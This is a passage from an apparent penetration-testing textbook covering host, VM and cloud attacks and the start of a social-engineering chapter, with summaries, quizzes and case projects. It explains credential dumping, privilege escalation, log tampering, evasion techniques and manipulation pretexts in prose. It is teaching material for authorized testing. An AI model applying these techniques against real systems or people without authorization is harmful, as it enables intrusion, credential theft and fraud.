Configuration errors such as default usernames, blank passwords, or storage set up with weak or public permissions may make exploiting data storage very simple.

Storage vulnerabilities include permission errors that may allow you to read information, write to files, and execute files. Sometimes uploading a malicious file to a poorly configured data storage location can provide a payload delivery mechanism for backdoor attacks.

Some data storage objects are accessible from the Internet, making them targets for remote attacks.

Other network and service attacks discussed in this chapter can be used against data storage objects and the servers that host them.

Self-Check

5. It's not possible to take over a cloud service account without knowing the password.

   a. True **b.** False

6. If a threat actor compromises a third-party cloud vendor resource and uses that to exploit an organization's cloud infrastructure, what kind of attack has occurred?

   a. Supply chain attack
   b. Direct-to-origin attack
   c. Side-channel attack
   d. Network segmentation attack

☐ Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Summary

- The reconnaissance phase of pen testing may identify host computers that can be reached on a network. The vulnerability scanning phase of pen testing should also reveal actionable intelligence that can be used against these hosts.
- Knowing the operating system a target host is running is an excellent starting point for attacking that host.
- Sometimes entire file systems are poorly configured, allowing access to users that should not have access, and sometimes individual portions of a file system are configured with lax access permissions.
- On a host running Linux or Unix, tools such as `ls` and `grep` can be used to scan entire file systems looking for files with insecure permissions.
- On a host running Windows, the Sysinternals tools AccessEnum and Accesschk can be used to discover insecurely configured folders and files.
- As a convenience for users, many applications, including web browsers, can store credentials so that the user doesn't have to provide them every time they start an application or access a website. This user convenience also provides an opportunity for threat actors and pen testers.
- Default settings should be changed but often are not. When access to a host has been gained, check whether any applications or systems allow access using known default credentials.
- Credential brute-forcing can be used to gain access to targeted hosts and to other resources and applications once access to the targeted host is achieved.
- SSH is an often used method of remote access for ordinary users, threat actors, and pen testers. SSH provides a secure encrypted communication channel, which provides security for ordinary users and a means for threat actors to hide their nefarious activities.
- NETCAT and its successor Ncat can be used to create remote access sessions. They are favorites of threat actors and pen testers because they are small applications, making them easy to upload and execute on compromised hosts.
- The Metasploit Framework has remote access exploits that can be used to gain access to a targeted host.
- Proxies can be used by threat actors and pen testers to hide traffic from security systems and personnel. Multiple proxies can be used, passing data from one proxy to another in what is called a proxy chain.
- Set user ID (SUID or SETUID) and set group ID (GUID) are Linux permission bits that can be set On or Off (1 or 0) for individual Linux/Unix executables. If SUID or GUID are turned on for an executable file, that executable will run in the context of the owner of the executable and not the actual user who is running the executable.
- Executables that can create output files or execute other commands are the most useful for SUID or GUID privilege escalation attacks because you may be able to use these executables to execute other commands with elevated permissions.
- Pen testers and threat actors often check the sudoers file to identify standard user accounts that have sudo permissions. Using a sudo-capable standard user account to execute root-level commands is an alternative to hacking the root account to gain administrative control and is less likely to be noticed.
- A shell upgrade exploit involves finding a way to escape shell restrictions.
- If Linux kernel can be exploited, threat actors and pen testers can potentially gain complete control of a compromised system.
- Once a targeted system has been compromised, threat actors and pen testers often attempt to acquire or access the local credential store in search of usernames and passwords. On a Linux/Unix system, credentials can be found in two files: /etc/passwd and /etc/shadow.
- If acquired credentials are hashed or stored using another secure storage mechanism, a variety of tools can be used to crack these secure credentials.
- Credential dumping is the extraction of credentials from a compromised system. Credential harvesting is social engineering that tricks a user into revealing credentials using a social engineering exploit such as a phishing email.
- The Custom Word List Generator, or CeWL, is an application that can be used to analyze a website and gather information that is then used to generate a custom wordlist for use in brute-force attacks.
- To avoid detection, threat actors often have to take measures to avoid detection by security tools such as AV, IDS, application control measures, and EDR systems.
- Payload obfuscation involves morphing or encoding the payload before it is transmitted to the host, and then sometimes undoing the morphing or encoding so the payload can be executed on the host.
- Threat actors often have to bypass user-controlled access mechanisms to access and compromise protected resources.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Library injection is an exploit where the threat actor causes a running process to load (inject) a malicious shared library.
- In process injection, a threat actor injects (places) malicious code into the address space of another already loaded process.
- Process hollowing completely removes the original trustworthy process code and replaces it with malicious code.
- Tampering with logs is a common cleanup activity performed by threat actors to hide their presence. Log tampering ranges from completely deleting log files to editing and changing the contents of log files to specifically hide certain activities.
- NT LAN Manager (NTLM) is a Windows authentication mechanism that uses password hashes and is still part of the newest versions of Microsoft Windows. Acquiring NTLM hashes is easy using tools such as Mimikatz.
- LSA secrets is a Windows registry location that stores the password of the currently logged-in user in encrypted form.
- The Windows Security Accounts Manager (SAM) database contains password hashes and is often the first item targeted by threat actors and pen testers. Using Mimikatz or the Mimikatz functionality built into the Metasploit framework, it is straightforward to dump the SAM database and gain password hashes.
- Two major forms of virtualization are in use today. Traditional virtualization uses a hypervisor layer to allow different operating systems to run on the same hardware, and containers embed the virtualization closer to the application layer.
- For pen testers and threat actors, it is useful to know if the computer you are targeting is a VM. If the targeted system is a VM, a real computer is hosting this VM and that might be exploitable. Because multiple VMs typically run on a real host computer, compromising one VM and then compromising the real host computer may allow all the VMs on the real host computer to be compromised.
- One way to determine if the computer you are connected to is a VM involves looking for hardware virtualization.
- If the host you have gained access to is a Windows-based computer, you can use the `wmic` command to check for virtualized hardware. You can also use the Device Manager.
- For a Linux/Unix host, one way to determine if the host is virtualized is to use the `ls` command to list the disk IDs of attached storage.
- Hypervisors and virtualization platforms are complex software applications and have been known to contain flaws that make them vulnerable to attack. The host servers running the virtualization platform might be directly exploited if flaws in the virtualization platform allow for attacks such as remote code execution against the host server.
- Escaping the VM is when a VM is used to attack the real computer hosting the VM and perhaps also attack other VMs on that host.
- Docker and Kubernetes are two popular technologies used in containerization. Most container exploits start by targeting the application running inside the container using standard application and service exploits.
- Third-party integrations can introduce vulnerabilities to an entire cloud environment if threat actors can exploit vulnerabilities in their apps or tools to gain unauthorized access to the cloud service infrastructure and its resources.
- Network segmentation is the dividing of a larger network into multiple smaller network segments that can be used to isolate and control access to resources on the separate segments.
- A cloud-based environment has accounts and associated credentials. Account credentials can be acquired using techniques such as brute-force attacks, directory and file scanning of cloud-based targets, and retrieving from online password dump sources.
- Misconfiguration of identity and access management (IAM), data storage, and federation trusts are common vulnerabilities to exploit.
- Cloud malware injection attacks are MITM/on-path attacks that redirect victims to a threat actor's cloud-based VMs and services.
- A side-channel attack attempts to gather actionable intelligence or affect the operation of VMs running on a cloud server by targeting shared resources on the cloud server.
- Direct-to-origin (D2O) is a distributed DoS attack that targets the underlying infrastructure of content delivery networks (CDNs) and other proxy and load distribution systems.
- Tools for attacking or pen testing cloud-based environments include Cloud Custodian, CloudBrute, Pacu, ScoutSuite, and software development kits (SDKs).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Key Terms

Accesschk
AccessEnum
account takeover
Amazon Web Services (AWS)
Azure
cloud
Cloud Custodian
cloud malware injection
CloudBrute
container
container misconfiguration attack
container workload attack
content delivery network (CDN)
credential brute-forcing
credential dumping
credential harvesting
Custom Word List Generator (CeWL)
data storage
data storage exploit
Device Manager
DirBuster
direct-to-origin (D2O)
Docker
Elastic Container Service (ECS)
escaping
federation
Google Cloud Platform (GCP)
Hashcat
hypervisor
identity and access management (IAM)
John the Ripper
kernel
Kubernetes
LSA secrets
Medusa
metadata service attack
Microsoft Hyper-V
multifactor authentication (MFA)
Ncat
NETCAT
NT LAN Manager (NTLM)
object storage
Oracle VirtualBox
Pacu
password cracking
Patator
process hollowing
process injection
proxy
proxy chain
PSExec
RainbowCrack
resource exhaustion
S3 bucket
ScoutSuite
Security Accounts Manager (SAM) database
Set group ID (GUID)
Set user ID (SUID, or SETUID)
shell upgrade exploit
side-channel attack
software development kit (SDK)
sudoer file
superuser do (SUDO)
Sysinternals
THC-Hydra
unchanged default setting
vi editor
virtualization
virtualized hardware
VMware
Web Application Attack and Audit Framework (W3AF)
Windows registry

Review Questions

1. Mimikatz can be used to exploit Windows NTLM credential hashes.
   a. True
   b. False
2. Which of the following are nonoperating system-specific exploits that can be used to attack hosts? Choose all that apply.
   a. File system permission configuration errors
   b. Stored credentials
   c. Defaults
   d. Brute-force attacks
3. Which of the following can be used for attacking hosts remotely? Choose all that apply.
   a. SSH
   b. NETCAT
   c. Ncat
   d. Metasploit Framework
4. Why is SSH useful in remote host attacks? Choose all that apply.
   a. All hosts accept SSH connections.
   b. SSH provides for encrypted communication that can be used to hide a threat actor's activities.
   c. SSH is often installed by default on Linux hosts.
   d. SSH can be used to encapsulate other types of traffic by using it for port forwarding.
5. What's the difference between credential dumping and credential harvesting?
   a. Credential dumping is the act of placing discovered credentials on the Internet for other hackers to use, and harvesting is the act of finding those credentials.
   b. Credential dumping is the act of deleting credentials from a compromised system so that authorized users can't log in. Credential harvesting is the act

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

of saving a copy of those credentials for your own purposes.

c. Credential dumping is the act of extracting credentials from a compromised system. Credential harvesting is a social engineering exercise that acquires credentials from users, often via phishing emails.

d. No difference; they are synonymous.

6. Changing entries in the text files used to record events on a Linux, Windows, or Network device system is known as which of the following?

a. Database exploitation
b. Side-channel attack
c. Event obfuscation
d. Log tampering

7. What is the difference between network segmentation and network controls?

a. Network segmentation distributes runtime workloads across different devices, and network controls determine which device a runtime workload is distributed to.

b. Network segmentation divides a larger network into smaller separate segments in order to isolate and control access to resources on those segments. Network controls are security functions used to protect resources by controlling access to them; network segmentation is one example of a network control.

c. Network segmentation keeps Windows and Linux devices on separate networks, and network controls keep data from passing between those separate networks.

d. There is no difference.

8. What does the sudo command do?

a. Sets the SUID bit
b. Executes a shell upgrade
c. Opens the sudoer file for editing
d. Attempts to run commands using root-level permissions

9. Which of the following two commands reveal distribution and version information, useful when attempting Linux kernel exploits? Choose two.

a. uname -a
b. lsb_release –a
c. ls –al
d. vi /etc/kernelinfo

10. What is an LSA secret?

a. A type of SSH key
b. The password for an encrypted file
c. Information revealed by password-cracking tools
d. A Windows registry location that stores the password of the currently logged-in user

11. What is a SAM database?

a. System Access Management database
b. SSH Access Monitoring database
c. Security Accounts Manager database
d. A wordlist database used in password cracking

12. Which method of circumventing host security tools do the tools Netstat, rundll32, and cmd.exe use?

a. Process hollowing and injection
b. Bypassing AV/EDR
c. Living off the land
d. Payload obfuscation

13. Which of the following can be used to determine if a computer you are remotely connected to is a virtual machine? Choose all that apply.

a. wmic
b. Device Manager
c. ls –l /dev/disk/by-id
d. system-detect-virt

14. What is it called when a virtual machine is used to attack its host computer and perhaps other VMs on that host?

a. VM escape
b. Shell escape
c. VM escalation
d. Hypervisor drift

15. Which of the following is used to virtualize and isolate applications?

a. Hypervisor
b. Virtual machines
c. Proxies
d. Containers

16. Which term describes the compromise of a cloud account, allowing pen testers to assume control of that account for their own purposes?

a. Account takeover
b. Account busting
c. Cloud compromise
d. Black cloud hacking

17. What cloud attack redirects victims to a threat actor's cloud-based VMs and services?

a. Cloud redirect
b. Cloud MITM
c. D2O
d. Malware injection

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

18. What cloud attack is a form of distributed denial-of-service that targets content delivery networks and load distribution systems?

    a. Cloud DDOS
    b. Direct-to-origin (D2O)
    c. Resource exhaustion
    d. proxychain

19. What cloud attack targets shared resources on a cloud server?

    a. D2O
    b. Resource exhaustion
    c. Malware injection
    d. Side-channel

20. What type of attack might use a command of this format?

```
aws s3 ls s3://<somebucket> --region
<region>
```

    a. VM escape
    b. Data storage exploits
    c. Privilege escalation
    d. Denial of service

Case Projects

Case Project 11-1: Creating a Host Attack Plan Report

Time Required: 45 minutes
Objective: Identify the types of application attacks you would like to perform and the tools you would like to use.
Description: Veidt Corporation, a large real estate management company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. The project has reached the stage where you would like to perform some pen testing directly targeting specific host computers you have identified in your reconnaissance phase. Some of these hosts are real computers, some are virtual machines, and some are hosted in the cloud. Noah Wilson, the company's cloud specialist, is your current contact for this stage of the project. Management is pleased with the completeness and level of detail in your previous reports and now wants you to provide a similar report outlining your plans for this stage of pen testing. Your pen testing identified three areas of concern:

1. Some cloud-based resources may be using default settings.
2. You suspect that the company's password policy is weak, and you may be able to crack passwords and gain access to systems.
3. When you asked how many hosts were virtual machines and how many were real computers, nobody could give you a definitive answer.

Based on this information, write a report outlining the types of host attacks (against real, virtual, and cloud-based hosts) you would like to perform and the tools you would like to use and why.

Case Project 11-2: Cloud Attack Research

Time Required: 30 minutes
Objective: Summarize a data breach that occurred due to an attack on cloud-based resources by researching the topic "latest cloud security breaches in the news."
Description: Data breaches are a daily occurrence. Many are the result of poor security configuration of cloud-based resources, and many have made the news. Use your favorite web browser to research the topic of "famous cloud security breaches" or a similar search phrase to locate information about major cloud security breaches. Write a one-page report summarizing one of your findings. Include when the breach happened, what organization(s) were affected, the size and scope of the attack, what methods were used by the perpetrators to perform the attack, and what security measures could have prevented the breach.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Solutions to Self-Check

Attacking Hosts

1. What's the difference between process injection and process hollowing?
   a. Process injection injects malware into a running process, whereas process hollowing just deletes the code in a process causing applications to crash.
   b. Process hollowing is the first step of corrupting a process, which is then followed by process injection which finishes the operation.
   c. Process injection adds malware into the code of a process and leaves the original code there, whereas process hollowing removes the original process code and completely replaces it with malware.
   d. No difference; they are synonymous.

   Answer: c

   Explanation: Both involve the corruption of the code contained in a running process, but injection adds some malicious code to the original code and hollowing completely replaces the original code with malicious code.

2. What exploit takes advantage of registry executable path entries that don't use quotation marks?
   a. Directory traversal
   b. Unquoted service path injection
   c. Registry entry corruption
   d. Library injection

   Answer: b

   Explanation: If the registry entry string specifying the path of the associated service executable is contained in quotations marks, this exploit will not work. The logic that parses the pathname only considers the entire string as a possible location to look. If not contained in quotation marks, that same logic looks for executables at each of the directory locations where forward slashes occur in the registry entry string.

Attacking Virtualization

3. Containers have a hypervisor layer.
   a. True
   b. False

   Answer: b

   Explanation: Traditional virtualization used with virtual machines uses a hypervisor layer, but containers do not.

4. When remotely connected to a target computer, it's not immediately apparent whether it is a real computer or a virtual machine.
   a. True
   b. False

   Answer: a

   Explanation: Virtual machines are made to look and operate just like a real computer. Only by digging deeper and checking configuration information can you determine if a remote target is real or virtual.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Attacking Cloud-Based Targets

5. It's not possible to take over a cloud service account without knowing the password.

   a. True
   b. False

   Answer: b

   Explanation: Methods such as brute-force attacks can be used to take over a cloud service account when you don't know the password.

6. If a threat actor compromises a third-party cloud vendor resource and uses that to exploit an organization's cloud infrastructure, what kind of attack has occurred?

   a. Supply chain attack
   b. Direct-to-origin attack
   c. Side-channel attack
   d. Network segmentation attack

   Answer: a

   Explanation: If a third-party cloud vendor can be compromised, the services and applications they provide can be infected with malware that gets passed on to the cloud service environment.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 12

Social Engineering and Physical Attacks

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe social engineering and its motivations.
2. Describe the psychology of social engineering and the aspects of human nature that can be leveraged by social engineers.
3. Describe the tactics used in person-to-person social engineering.
4. Describe the technology and technology-based attacks commonly used in social engineering.
5. Describe social engineering tools.
6. Describe social engineering physical attacks and methods.

Get Real Artificial intelligence (AI) is a useful tool that can empower humans to solve complex problems faster than previously possible. Unfortunately, when used maliciously, AI can empower people with ill intent to achieve their nefarious goals faster and in more complex ways. It should be little surprise that threat actors are using the power of AI to make their social engineering attacks more complex and more successful. Threat actors are using AI to gather personal information and language patterns to craft personalized and natural-sounding email messages containing relevant context, making them capable of tricking even the most astute users. Additionally, threat actors are using AI to dynamically alter each message in their social engineering campaigns so that no two are alike, making it difficult for security systems to detect and filter out fraudulent messages. AI can power an army of autonomous bots to automate social engineering attacks and independently adapt as needed to overwhelm even the most sophisticated security systems and personnel. One real-world example involves an attack on Ukraine's security and defense sector attributed to the Russian hacker group Fancy Bear. The attack used a program named LameHug, believed to be the first use of an AI large language model (LLM) in malware. Instead of sending technical system commands, threat actors directed the malware using plain language instructions such as "perform system reconnaissance"

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

and "exfiltrate data." LameHug figured out what commands to use when it received the plain-language instructions. The attack started with a phishing email campaign sent from Ukrainian government accounts that had already been compromised, giving the emails more credibility and increasing the likelihood the content would be trusted.

Not all pen-testing activities are technical in nature. Some of the actions pen testers might take to achieve a goal are directed at the people and places associated with the organization being pen tested. This chapter discusses **social engineering** (pen-testing activities targeting people) and **physical attacks** (pen-testing activities targeting the facilities and infrastructure of an organization).

Caution! | Many of the social engineering and physical attack methods outlined in this chapter are illegal if exercised without proper authorization. As a professional penetration tester, you can perform these activities only if the rules of engagement (ROE) indicate they are acceptable and agreed upon. In addition to having written permission contained in your ROE documentation, pen testers must also schedule each of these attacks with the appropriate contacts of the organization under test and personally confirm with stakeholders when, where, and how these attacks will occur. When performing these attacks, pen testers must have the written permission (the ROE) and contact information for the stakeholders physically with them. If the pen tester is intercepted by security or law enforcement, this information can be presented and used to keep the pen tester from being arrested.

Social Engineering (the Art of the Con)

Certification

4.8 Given a scenario, perform social engineering attacks using the appropriate tools.

Social engineering is the technical term used to describe a threat actor manipulating a person with the intent to trick that person into doing something that will compromise their personal security or the security of the organization they work for. Just like computers, people can be hacked. Social engineering exploits human vulnerabilities to gain access to sensitive information and actionable intelligence. Social engineers are **con artists**; they just happen to be practicing their nefarious and misleading skills in the technology realm. Social engineering can be performed in person or remotely using email, websites, text messages, or phone calls.

When threat actors perform social engineering, their goals include theft, denial of access, and destruction. When pen testers conduct social engineering, their goals are to find and mitigate the weaknesses in processes, procedures, and security that attackers could use for theft, denial, and destruction. Mitigating social engineering weaknesses often comes down to training individuals what to watch for and how to avoid being socially engineered.

Setting the Stage

Social engineering is like performance art. The attacker must play a role and trick the audience (the target) into believing the story being woven is true and then guide the target into performing the security-compromising action the attacker desires. Whether it's a person-to-person social engineering attack or an attack that uses remote technical methods (such as email), the stage for the con has to be set before the performance begins. Setting the stage involves the following two main elements:

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

1. Creating a plausible situation that the targeted person will believe and be compelled to take action, such as an emergency situation that needs immediate attention. For example, you might convince the target you are part of the marketing team and about to make a major presentation but you can't log in and need your password reset.
2. Creating a character or persona that the target will believe is legitimate. This can be a fictitious person or an impersonation of a real person. Continuing with the marketing team example, the character the threat actor is impersonating could be a fictitious marketing person or perhaps using the name of an actual marketing employee if they have that information.

These two elements—creating a situation and a persona—allow the threat actor to create a **pretext for an approach**, a believable scenario that legitimizes why the threat actor is asking the target to do something.

When the target accepts the situation and believes the threat actor is who they claim to be, the threat actor will launch the **call to action**—the action(s) they want the target to perform.

The goal of a social engineering effort determines the pretext needed to set the stage before the target is engaged. Typical social engineering goals include:

- **Extracting money from the target**: A threat actor can trick the target into providing money or by ransoming something until the target pays.
- **For a cause**: Activists for both good and bad causes have been known to engage in social engineering to further their agendas.
- **Fun**: Pranksters mischievously interfere with an organization to embarrass them and get a few laughs.
- **Knowledge**: A threat actor gains access to secret or secured information by tricking a target into revealing it.
- **Ego**: Groups of organized threat actors often compete for bragging rights and prestige.
- **Revenge**: A fired employee may use their knowledge of an organization and its people to cause harm to the organization.
- **Pen testing**: The social engineer is a professional penetration tester looking for social engineering vulnerabilities that can be mitigated.

Table 12-1 outlines some of the pretexts that might be used to set the stage for a social engineering attack and their call to actions. The call to action is what the social engineer wants the target to do.

Security Bytes | Recently, an unknown imposter used AI to create and deliver voice and text messages that sounded like Secretary of State, Marco Rubio, and mimicked his writing style. According to the FBI, text messaging and the encrypted app Signal were used to contact at least three foreign ministers, a U.S. governor, and a U.S. member of Congress. The threat actor created a Signal account named Marco.Rubio@state.gov and used it to contact the targets. The threat actor left voicemails and sent a text message inviting the recipient to connect with the fake Rubio on Signal. To create an AI-generated deepfake of someone's voice requires only a 20-second sample of them speaking, after which AI tools can be used to generate any desired spoken words. The investigation is ongoing to determine the perpetrators.

The Psychology of Social Engineering

Understanding human nature and what drives and motivates people to take action is key to performing effective social engineering. Social engineers often target or leverage the following areas to get users to perform the requested task:

- **Trust:** It is unlikely that a user will perform the requested task if trust is not established. Trust can be established in a number of ways, including friendly conversation and familiarity with the organization, with the user's job, and with people the user knows. Most people want to trust others, so gently establishing trust should be possible.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 12-1 Social engineering pretexts and calls to action

Pretext	Call to action
Calls, emails, or text messages from a fake security company claiming a technical emergency on the user's computer must be remedied immediately	Give the threat actor the recipient's login credentials or access to the user's computer to install ransomware. They may ask for the credentials directly (over the phone or sent in an email) or provide a link to click that runs malware to extract credentials or install ransomware.
Calls, emails, or text messages from a threat actor impersonating someone from the organization's IT Department	Same as the first call to action, but the threat actor pretends to be a fellow employee, making the recipient more likely to comply.
Calls, emails, or text messages from a fake manager or CEO	Give the threat actor fraudulent credentials for a manager or CEO. If the recipient is a member of the IT Department, they may be asked to reset the password, allowing the threat actor access, especially if the threat actor has already compromised the email account.
Calls, emails, or text messages from a fake company claiming the user's last payment was not processed (e.g., for the user's Netflix account)	Give banking information to the threat actor or click a link the threat actor provides. Often the threat actor uses a login page that looks legitimate but is fake.
Calls or emails from a fake legal authority such as police claiming crime has occurred and they need information or access	Reveal information or give access to the threat actor and possibly click a link provided by the threat actor. Caller ID spoofing is often used, so the call seems to originate from a legitimate number.
Calls, emails, text messages, or in-person visits from a fake service provider claiming they need access to the building or information	Give access to the threat actor. Often the threat actor wears a uniform so they seem to be from a recognizable service provider.

- **Authority**: If the user can be convinced the threat actor has the right and power to ask the user to perform the desired action, they are likely to do so.
- **Urgency**: If the user believes the situation is critical and needs to be fixed immediately, they may not think about what they are doing and be less cautious. A famous mentalist named Kreskin would often rush people in his performances, using a sense of urgency to his advantage. You can see an example in a Kreskin video (https://www.youtube.com/watch?v=_E_uzSCegiU).
- **Fear**: If the user believes something bad will happen to them or their organization, they may act quickly using less caution than they normally would.
- **Scarcity**: If the user can be convinced that if they don't act immediately, they will miss out on an opportunity, they may proceed with less caution than usual.
- **Helpful nature**: Most people like to be helpful and don't like to say no. Leveraging this trait, social engineers may be able to trick a user into doing something.
- **Similarity**: If the social engineer can convince the user that they are similar (perhaps fellow IT workers, fans of the same sports team, or graduates of the same university or college), the social engineer can leverage this camaraderie to manipulate the target.
- **Reciprocation**: If the user can be made to feel indebted to the social engineer, they may perform the requested action because they feel obligated.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Person-to-Person Social Engineering

In person-to-person social engineering, the threat actor is directly engaging the victim in person, using all their social, verbal, and manipulative skills to get the victim to perform the action they desire. The Social-Engineer Framework website (https://www.social-engineer.org/framework/general-discussion) outlines some in-person social engineering techniques, including those discussed in the following sections.

Impersonation

All social engineering starts with some form of **impersonation** because it is foolhardy and unlikely to work if you attempt to gain access to a facility or engage a person in a con using your true identity. Identities that can be impersonated include a staff member, a delivery person, or a technical or maintenance service provider. Many of these fake identities may require costumes and props to help make the ruse more real, such as uniforms, fake ID badges, equipment, or supporting paperwork. When meeting security or administrative personnel while attempting to gain access, it is common to engage in conversations about the person or area you are trying to reach so that you can gather usable intelligence about your target. For example, if you are targeting the server room, you might ask, "What floor is the server room on? I service a lot of customers and I forget where yours is."

Friendly Elicitation

Elicitation refers to extracting or drawing out information from someone without directly questioning them about the information you are searching for. Direct questioning is more likely to cause suspicion than talking about things that indirectly lead to the information. For example, instead of asking what operating system is being used on desktops in a business, a social engineer might make end a comment with a question such as, "My company has upgraded to Windows 11 for our work computers and I'm not a big fan. What do you think?" Asking an open-ended question like this one is a common technique used in elicitation. A capable social engineer uses the responses from open-ended questions to craft more open-ended questions that eventually lead to the desired information.

Interviews and Interrogation

Interviewing involves more direct questioning of a target and, as in a job interview, the social engineer asks most of the questions and controls the conversation. While performing an interview, the social engineer tries to keep the target at ease and make it seem like they are interested in finding out about the target and what they do, and implying that the target's information is fascinating.

As in movies and TV, an **interrogation** is a much less friendly engagement and often makes the target uncomfortable. In an interrogation, the target is questioned in a forceful and aggressive manner. Interrogation usually only works if the target feels they deserve to be interrogated or that the questioner has the right to interrogate them. For example, the social engineer might pose as a person of authority such as a police officer or the CEO of a company. Interrogations are used less often due to the discomfort they create. In both interviews and interrogations, the questioner must pay close attention to the target's reactions and body language.

Quid Pro Quo

Quid pro quo is Latin for "something for something." In social engineering, the threat actor gives or offers something of value to the target to make them feel important, safe, and indebted to the threat actor. The target then may give something back to the threat actor by answering questions and providing information.

Shoulder Surfing

Shoulder surfing refers to peeking at an activity a target is performing in an attempt to observe what they are doing and gather information or even communicate with the target. For example, a threat actor might secretly watch the keys a victim presses when entering a PIN code to access a restricted room. Shoulder surfing can also be done from a distance using binoculars or a camera with zoom capabilities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Bribery

Instead of being subtle, a social engineer might try to convince a victim by offering them money or valuable items. **Bribery** is a drastic step and typically doesn't fall within the rules of engagement of pen testing. Threat actors, on the other hand, are not governed by the rules of engagement and can choose to attempt bribery, most forms of which are illegal.

Activity 12-1 Researching Social Engineering Attacks

Time Required: 30 minutes
Objective: Summarize your research on famous social engineering attacks.
Description: In this activity, you perform an Internet search to discover real-world examples of social engineering attacks and write a one-page report highlighting two attacks.

1. Using a web browser of your choice, perform an Internet search using the phrase "famous social engineering attacks."
2. From the search results, choose two different famous social engineering attacks and write a one-page report covering the details of both. In your report include who was socially engineered, how the attack was performed, and what damage resulted (such as monetary loss).

Self-Check

1. Bribery is not an allowed form of social engineering.
   a. True **b.** False
2. Interrogation can never be used for social engineering.
   a. True **b.** False

Check your answers at the end of this chapter.

Using Technology for Social Engineering

Certification

4.8 Given a scenario, perform social engineering attacks using the appropriate tools.

Computers and technology can be used to automate and increase the scope of a social engineering attack. Instead of sending one email to a social engineering target, threat actors can use tools to direct messages to thousands of people at once. Every employee of an organization can be targeted, increasing the odds that at least one person will fall for the ruse and perform the security-compromising action that the social engineer wants. Popular technologies that are already in use by potential targets (such as email) can be the vehicle used to deliver social engineering attacks.

